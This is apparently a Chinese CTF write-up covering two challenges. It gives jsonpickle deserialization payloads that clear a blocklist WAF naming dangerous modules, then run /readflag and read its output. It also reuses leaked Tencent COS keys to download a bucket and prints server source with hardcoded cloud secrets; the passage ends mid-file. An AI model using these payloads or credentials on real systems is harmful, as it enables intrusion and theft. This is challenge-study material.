
整理一下:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
from flask import Flask, request, make_response, render_template, redirect, url_for
import jsonpickle
import base64
import json
import os
import time

app = Flask(__name__)
app.secret_key = os.urandom(24)

class Account:
def __init__(self, uid, pwd):
self.uid = uid
self.pwd = pwd

class Session:
def __init__(self, meta):
self.meta = meta

users_db = [
Account("admin", os.urandom(16).hex()),
Account("guest", "guest")
]

def register_user(username, password):
for acc in users_db:
if acc.uid == username:
return False
users_db.append(Account(username, password))
return True

FORBIDDEN = [
'builtins', 'os', 'system', 'repr', '__class__', 'subprocess', 'popen', 'Popen', 'nt',
'code', 'reduce', 'compile', 'command', 'pty', 'platform', 'pdb', 'pickle', 'marshal',
'socket', 'threading', 'multiprocessing', 'signal', 'traceback', 'inspect', '\\\\', 'posix',
'render_template', 'jsonpickle', 'cgi', 'execfile', 'importlib', 'sys', 'shutil', 'state',
'import', 'ctypes', 'timeit', 'input', 'open', 'codecs', 'base64', 'jinja2', 're', 'json',
'file', 'write', 'read', 'globals', 'locals', 'getattr', 'setattr', 'delattr', 'uuid',
'__import__', '__globals__', '__code__', '__closure__', '__func__', '__self__', 'pydoc',
'__module__', '__dict__', '__mro__', '__subclasses__', '__init__', '__new__'
]

def waf(serialized):
try:
data = json.loads(serialized)
payload = json.dumps(data, ensure_ascii=False)
for bad in FORBIDDEN:
if bad in payload:
return bad
return None
except:
return "error"

@app.route('/')
def root():
return render_template('index.html')

@app.route('/register', methods=['GET', 'POST'])
def register():
if request.method == 'POST':
username = request.form.get('username')
password = request.form.get('password')
confirm_password = request.form.get('confirm_password')

if not username or not password or not confirm_password:
return render_template('register.html', error="所有字段都是必填的。")

if password != confirm_password:
return render_template('register.html', error="密码不匹配。")

if len(username) < 4 or len(password) < 6:
return render_template('register.html', error="用户名至少需要4个字符,密码至少需要6个字符。")

if register_user(username, password):
return render_template('index.html', message="注册成功!请登录。")
else:
return render_template('register.html', error="用户名已存在。")

return render_template('register.html')

@app.post('/auth')
def auth():
u = request.form.get("u")
p = request.form.get("p")
for acc in users_db:
if acc.uid == u and acc.pwd == p:
sess_data = Session({'user': u, 'ts': int(time.time())})
token_raw = jsonpickle.encode(sess_data)
b64_token = base64.b64encode(token_raw.encode()).decode()
resp = make_response("登录成功。")
resp.set_cookie("authz", b64_token)
resp.status_code = 302
resp.headers['Location'] = '/panel'
return resp
return render_template('index.html', error="登录失败。用户名或密码无效。")

@app.route('/panel')
def panel():
token = request.cookies.get("authz")
if not token:
return redirect(url_for('root', error="缺少Token。"))

try:
decoded = base64.b64decode(token.encode()).decode()
except:
return render_template('error.html', error="Token格式错误。")

ban = waf(decoded)
if waf(decoded):
return render_template('error.html', error=f"请不要黑客攻击!{ban}")

try:
sess_obj = jsonpickle.decode(decoded, safe=True)
meta = sess_obj.meta

if meta.get("user") != "admin":
return render_template('user_panel.html', username=meta.get('user'))

return render_template('admin_panel.html')
except Exception as e:
return render_template('error.html', error=f"数据解码失败。")

@app.route('/vault')
def vault():
token = request.cookies.get("authz")
if not token:
return redirect(url_for('root'))

try:
decoded = base64.b64decode(token.encode()).decode()
if waf(decoded):
return render_template('error.html', error="请不要尝试黑客攻击!")
sess_obj = jsonpickle.decode(decoded, safe=True)
meta = sess_obj.meta

if meta.get("user") != "admin":
return render_template('error.html', error="访问被拒绝。只有管理员才能查看此页面。")

flag = "NepCTF{fake_flag_this_is_not_the_real_one}"

return render_template('vault.html', flag=flag)
except:
return redirect(url_for('root'))

@app.route('/about')
def about():
return render_template('about.html')

if __name__ == '__main__':
app.run(host='0.0.0.0', port=8000, debug=False)

这个WAF…….经常刷题的朋友们一定知道,强网杯S8出过一道类似的题目。它的waf是长这样的:

1
2
BLACKLIST = ['repr','state','json','reduce','tuple','nt','\\\\','builtins','os','popen',
'exec','eval','posix', 'spawn','compile','code']

这是我们的waf:

1
2
3
4
5
6
7
8
9
10
FORBIDDEN = [
'builtins', 'os', 'system', 'repr', '__class__', 'subprocess', 'popen', 'Popen', 'nt',
'code', 'reduce', 'compile', 'command', 'pty', 'platform', 'pdb', 'pickle', 'marshal',
'socket', 'threading', 'multiprocessing', 'signal', 'traceback', 'inspect', '\\\\', 'posix',
'render_template', 'jsonpickle', 'cgi', 'execfile', 'importlib', 'sys', 'shutil', 'state',
'import', 'ctypes', 'timeit', 'input', 'open', 'codecs', 'base64', 'jinja2', 're', 'json',
'file', 'write', 'read', 'globals', 'locals', 'getattr', 'setattr', 'delattr', 'uuid',
'__import__', '__globals__', '__code__', '__closure__', '__func__', '__self__', 'pydoc',
'__module__', '__dict__', '__mro__', '__subclasses__', '__init__', '__new__'
]

狗听了都摇头。吐槽一嘴,我ID是LamentXU,一开始注册的时候因为含有nt被waf了,搞得我还以为是靶机有问题。

没事,我们看看少了啥嘛。发现,欸,少个json。

这就不得不让我想到这个tag了:image

但是,这个就到此为止了……主播我看了5h代码都没发现利用点。我一直想通过编码绕过,但是这里

1
2
data = json.loads(serialized)
payload = json.dumps(data, ensure_ascii=False)

给我限制死了,json://也实在玩不出什么花来。睡觉Zzzzzz

明天起来看到这个__main__.Session。欸,既然他这个可以直接访问全局空间的变量,我们可不可以访问黑名单,把黑名单给扬了呢?

很遗憾,你没法在jsonpickle里赋值……

但是!不要忘记我们list对象有个方法:

image

(我最近在给python繁体中文贡献翻译,刚好在翻译这块,简直就是……)

我们不能把FORBIDDEN赋值为空,但是可以调用FORBIDDEN.clear()函数!我们一起搓个payload:

1
{"py/object": "__main__.Session", "meta": {"user": {"py/object":"__main__.FORBIDDEN.clear","py/newargs": []},"ts":1753446254}}

介意我给写个POC吗?

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
# from flask import Flask, request, make_response, render_template, redirect, url_for
import jsonpickle
import base64
import uuid
import json
import os
import bdb
import pdb
import time

class Account:
def __init__(self, uid, pwd):
self.uid = uid
self.pwd = pwd

class Session:
def __init__(self, meta):
self.meta = meta
FORBIDDEN = [
'builtins', 'os', 'system', 'repr', '__class__', 'subprocess', 'popen', 'Popen', 'nt',
'code', 'reduce', 'compile', 'command', 'pty', 'platform', 'pdb', 'pickle', 'marshal',
'socket', 'threading', 'multiprocessing', 'signal', 'traceback', 'inspect', '\\\\', 'posix',
'render_template', 'jsonpickle', 'cgi', 'execfile', 'importlib', 'sys', 'shutil', 'state',
'import', 'ctypes', 'timeit', 'input', 'open', 'codecs', 'base64', 'jinja2', 're', 'json',
'file', 'write', 'read', 'globals', 'locals', 'getattr', 'setattr', 'delattr', 'uuid',
'__import__', '__globals__', '__code__', '__closure__', '__func__', '__self__', 'pydoc',
'__module__', '__dict__', '__mro__', '__subclasses__', '__init__', '__new__'
]
def waf(serialized):
try:
data = json.loads(serialized)
payload = json.dumps(data, ensure_ascii=False)
for bad in FORBIDDEN:
if bad in payload:
return bad
return None
except:
return "error"
A = Session({})
payload = '''{"py/object": "__main__.Session", "meta": {"user": {"py/object": "__main__.FORBIDDEN.clear","py/newargs": []},"ts":1753446254}}'''
sess_obj = jsonpickle.decode(payload)
print(sess_obj.meta)
print(FORBIDDEN)

image

可以看到,FORBIDDEN被置空啦!winwinwin!

所以我们先置空黑名单:

image

然后直接调用subprocess.getoutput()把/readflag结果外带到/app/1.txt。payload:

1
{"py/object": "__main__.Session", "meta": {"user": {"py/object":"subprocess.getoutput","py/newargs": ["/readflag > /app/1.txt"]},"ts":1753446254}}

image


最后的最后,lincache读取/app/1.txt

1
{"py/object": "__main__.Session", "meta": {"user": {"py/object": "linecache.getlines", "py/newargsex": [{"py/set":["/app/1.txt"]},""]},"ts":1753446254}}

image

好耶!鼓掌鼓掌。

fakeXSS

好,看这题的估计都是大佬了(害怕)

首先客户端是electron框架(看图标一眼顶针)。我们找WinASAR给他解包了:

看到这里:

image

这里暴露了两个IPC接口。其中curl这个接口人类应该都能看出来有问题。

好,我们接着看webapp。这里upload接口抓包看到:

image

哎呀这不腾讯云COS嘛,我们用这个key连一下看看(我用的腾讯云python的SDK,找AI搓了个脚本,有点搞笑,别骂我):

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
from qcloud_cos import CosConfig
from qcloud_cos import CosS3Client
import logging
import os

# 配置日志
logging.basicConfig(level=logging.INFO, format='%(asctime)s - %(levelname)s - %(message)s')

# 临时凭证信息
credentials = {
"Token":"0R0XmxDL49yif79c9rRXnLYM1vbjR2Da318a4326b0c7bff4f56344465fad714fAQdoKSmkHKYvZE-x_Wbj-97Byfy-t71IHYouklLnn5srbzYXPBmrWGZAnhrJhpkX3_QSIRmhZlEgfOdp4Bdx0kg9UCQecE_sxP1M4P3_uvO7AQV_i20R-AOaegFgNQw6E7zFFi8poid0R5bIoSmSGc0HKExRebMmIhVjK1NSSjV8pBnYkslUFiT91jsFUXvdAw5EGv_gQ8I2O_jm7o3hOHnvJyFGUhoGOZewNeCUtYVdf__5hAHoz8Q-F30IfvfYb4CQlL6LSUcvlmNZ-Jj7TGBMJhyvkEU3jAJNWgo4iC742Vj1rY_tBqXYJ2DAEJK6xv2vFDkxmJ9ftUO7OUZWdMicYMCyFNJu7KqtTsfPKySxKV-fIFDZv64NrgPm9jmnrfgKm1XK_CV0kI-qOnTvDeKA3WbE94P9XTm-s8N1jMeFMYVsYfKYQsIaR01eTD8XIAf8KcTg6GfyvkA6ewB4vA","TmpSecretId":"AKID3-CdtXjCLfIJo_vlvaTkVFB5gRGUDY3fN8aHQUi1I0CS7BwUnR2-U3pdMtIwhleu","TmpSecretKey":"kBMjDi2LGlrVRdf0QOf8kNjgme+k3vshE0FGPHPLhlA=",
}

# 存储桶配置
bucket_name = 'test-1360802834'
region = 'ap-guangzhou'

# 配置COS客户端
config = CosConfig(
Region=region,
SecretId=credentials["TmpSecretId"],
SecretKey=credentials["TmpSecretKey"],
Token=credentials["Token"]
)

# 初始化客户端
client = CosS3Client(config)

def list_files_for_download():
"""列出可供下载的文件"""
try:
print(f"\n正在列出存储桶 {bucket_name} 中的文件...")
marker = ""
file_list = []

while True:
response = client.list_objects(
Bucket=bucket_name,
MaxKeys=100,
Marker=marker
)

if 'Contents' in response:
for obj in response['Contents']:
if not obj['Key'].endswith('/'): # 排除目录
file_list.append(obj['Key'])
print(f"{len(file_list)}. {obj['Key']} (大小: {obj['Size']} bytes)")

if response.get('IsTruncated', 'false') == 'false':
break

marker = response.get('NextMarker', '')

return file_list

except Exception as e:
print(f"列出文件时出错: {str(e)}")
return []

def download_file(cos_key, local_path=None):
"""
下载文件
:param cos_key: COS上的文件路径
:param local_path: 本地保存路径(可选)
"""
try:
if local_path is None:
# 如果没有指定本地路径,使用文件名作为默认路径
local_path = os.path.basename(cos_key)
print(local_path)
# 创建目录(如果需要)
# os.makedirs(os.path.dirname(local_path), exist_ok=True)

print(f"\n正在下载 {cos_key} 到 {local_path}...")
print(cos_key)
# 执行下载
response = client.download_file(
Bucket=bucket_name,
Key=cos_key,
DestFilePath=local_path
)
print(response)
print(f"下载成功! 文件保存到: {os.path.abspath(local_path)}")
return True

except Exception as e:
raise

def download_file_with_progress(cos_key, local_path=None):
"""
带进度显示的下载文件
:param cos_key: COS上的文件路径
:param local_path: 本地保存路径(可选)
"""
try:
if local_path is None:
local_path = os.path.basename(cos_key)

print(f"\n正在下载 {cos_key} 到 {local_path}...")

# 获取文件大小用于显示进度
head_response = client.head_object(
Bucket=bucket_name,
Key=cos_key
)
total_size = int(head_response['Content-Length'])

# 回调函数显示进度
def progress_callback(consumed_bytes, total_bytes):
percent = int(100 * (consumed_bytes / total_bytes))
print(f"\r下载进度: {percent}% ({consumed_bytes}/{total_bytes} bytes)", end='', flush=True)

# 执行下载
response = client.download_file(
Bucket=bucket_name,
Key=cos_key,
DestFilePath=local_path,
PartSize=10*1024*1024, # 分块大小(10MB)
MAXThread=5, # 并发线程数
ProgressCallback=progress_callback
)

print("\n下载完成!")
return True

except Exception as e:
print(f"\n下载文件 {cos_key} 时出错: {str(e)}")
return False

if __name__ == "__main__":
print("===== 腾讯云 COS 文件下载工具 =====")
print(f"使用临时密钥访问存储桶: {bucket_name}")

# 列出文件供选择
files = list_files_for_download()

if not files:
print("\n存储桶中没有可供下载的文件")
else:
# 让用户选择要下载的文件
try:
selection = input("\n请输入要下载的文件编号(输入0退出): ")
if selection == '0':
exit()

selection = int(selection) - 1
if 0 <= selection < len(files):
selected_file = files[selection]

# 获取本地保存路径
default_name = os.path.basename(selected_file)
local_path = input(f"输入本地保存路径(默认: {default_name}): ") or default_name

# 选择下载方式
print("\n选择下载方式:")
print("1. 普通下载")
print("2. 带进度显示的分块下载(适合大文件)")
method = input("请输入选项(默认1): ") or '1'

if method == '1':
download_file(selected_file, local_path)
else:
download_file_with_progress(selected_file, local_path)
else:
print("输入无效,请选择正确的文件编号")
except ValueError:
print("请输入有效的数字编号")

print("\n程序执行完毕")

看到:

image

芜湖!看来我们的key还可以访问根桶的资源,不错嘛,拿flag咯(是假的,绷)

那就拿server_bak.js(我的下载链接是https://test-1360802834.cos.ap-guangzhou.myqcloud.com/www/server\_bak.js 可能不一样)

我们来看源码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
const express = require('express');
const session = require('express-session');
const bodyParser = require('body-parser');
const crypto = require('crypto');
const tencentcloud = require("tencentcloud-sdk-nodejs");
const path = require('path');
const fs = require('fs');
const { v4: uuidv4 } = require('uuid');
const { execFile } = require('child_process');
const he = require('he');

const app = express();
const PORT = 3000;

app.use((req, res, next) => {
res.setHeader('Access-Control-Allow-Origin', '*');
res.setHeader('Access-Control-Allow-Methods', 'GET, POST, PUT, DELETE');
res.setHeader('Access-Control-Allow-Headers', 'Content-Type, Authorization');
res.setHeader('Access-Control-Allow-Credentials', 'true');
next();
});

// 配置会话
app.use(session({
secret: 'ctf-secret-key_023dfpi0e8hq',
resave: false,
saveUninitialized: true,
cookie: { secure: false , httpOnly: false}
}));

app.use(bodyParser.json());
app.use(bodyParser.urlencoded({ extended: true }));
app.use(express.static(path.join(__dirname, 'public')));

// 用户数据库
const users = {'admin': { password: 'nepn3pctf-game2025', role: 'admin', uuid: uuidv4(), bio: '' }};
// 存储登录页面背景图片 URL
let loginBgUrl = '';

// STS 客户端配置
const StsClient = tencentcloud.sts.v20180813.Client;
const clientConfig = {
credential: {
secretId: "AKIDRkvufDXeZJpB4zjHbjeOxIQL3Yp4EBvR",
secretKey: "NXUDi2B7rOMAl8IF4pZ9d9UdmjSzKRN6",
},
region: "ap-guangzhou",
profile: {
httpProfile: {
endpoint: "sts.tencentcloudapi.com",
},
},
};
const client = new StsClient(clientConfig);

// 注册接口
app.post('/api/register', (req, res) => {
const { username, password } = req.body;
if (users[username]) {
return res.status(409).json({ success: false, message: '用户名已存在' });
}
const uuid = uuidv4();
users[username] = { password, role: 'user', uuid, bio: '' };
res.json({ success: true, message: '注册成功' });
});

// 登录页面
app.get('/', (req, res) => {
let loginHtml = fs.readFileSync(path.join(__dirname, 'public', 'login.html'), 'utf8');
if (loginBgUrl) {
const key = loginBgUrl.replace('/uploads/', 'uploads/');
const fileUrl = `http://ctf.mudongmudong.com/${key}`;

const iframeHtml = `<iframe id="backgroundframe" src="${fileUrl}" style="position: fixed; top: 0; left: 0; width: 100%; height: 100%; z-index: -1; border: none;"></iframe>`;
loginHtml = loginHtml.replace('</body>', `${iframeHtml}</body>`);
}
res.send(loginHtml);
});

// 登录接口
app.post('/api/login', (req, res) => {
const { username, password } = req.body;
const user = users[username];

if (user && user.password === password) {
req.session.user = { username, role: user.role, uuid: user.uuid };
res.json({ success: true, role: user.role });
} else {
res.status(401).json({ success: false, message: '认证失败' });
}
});

// 检查用户是否已登录
function ensureAuthenticated(req, res, next) {
if (req.session.user) {
next();
} else {
res.status(401).json({ success: false, message: '请先登录' });
}
}

// 获取用户信息
app.get('/api/user', ensureAuthenticated, (req, res) => {
const user = users[req.session.user.username];
res.json({ username: req.session.user.username, role: req.session.user.role, uuid: req.session.user.uuid, bio: user.bio });
});

// 获取头像临时密钥
app.get('/api/avatar-credentials', ensureAuthenticated, async (req, res) => {
const params = {
Policy: JSON.stringify({
version: "2.0",
statement: [
{
effect: "allow",
action: ["cos:PutObject"],
resource: [
`qcs::cos:ap-guangzhou:uid/1360802834:test-1360802834/picture/${req.session.user.uuid}.png`
],
Condition: {
numeric_equal: {
"cos:request-count": 5
},
numeric_less_than_equal: {
"cos:content-length": 10485760 // 10MB 大小限制
}
}
},
{
effect: "allow",
action: ["cos:GetBucket"],
resource: [
"qcs::cos:ap-guangzhou:uid/1360802834:test-1360802834/*"
]
}
]
}),
DurationSeconds: 1800,
Name: "avatar-upload-client"
};

try {
const response = await client.GetFederationToken(params);
const auth = Buffer.from(JSON.stringify(params.Policy)).toString('base64');
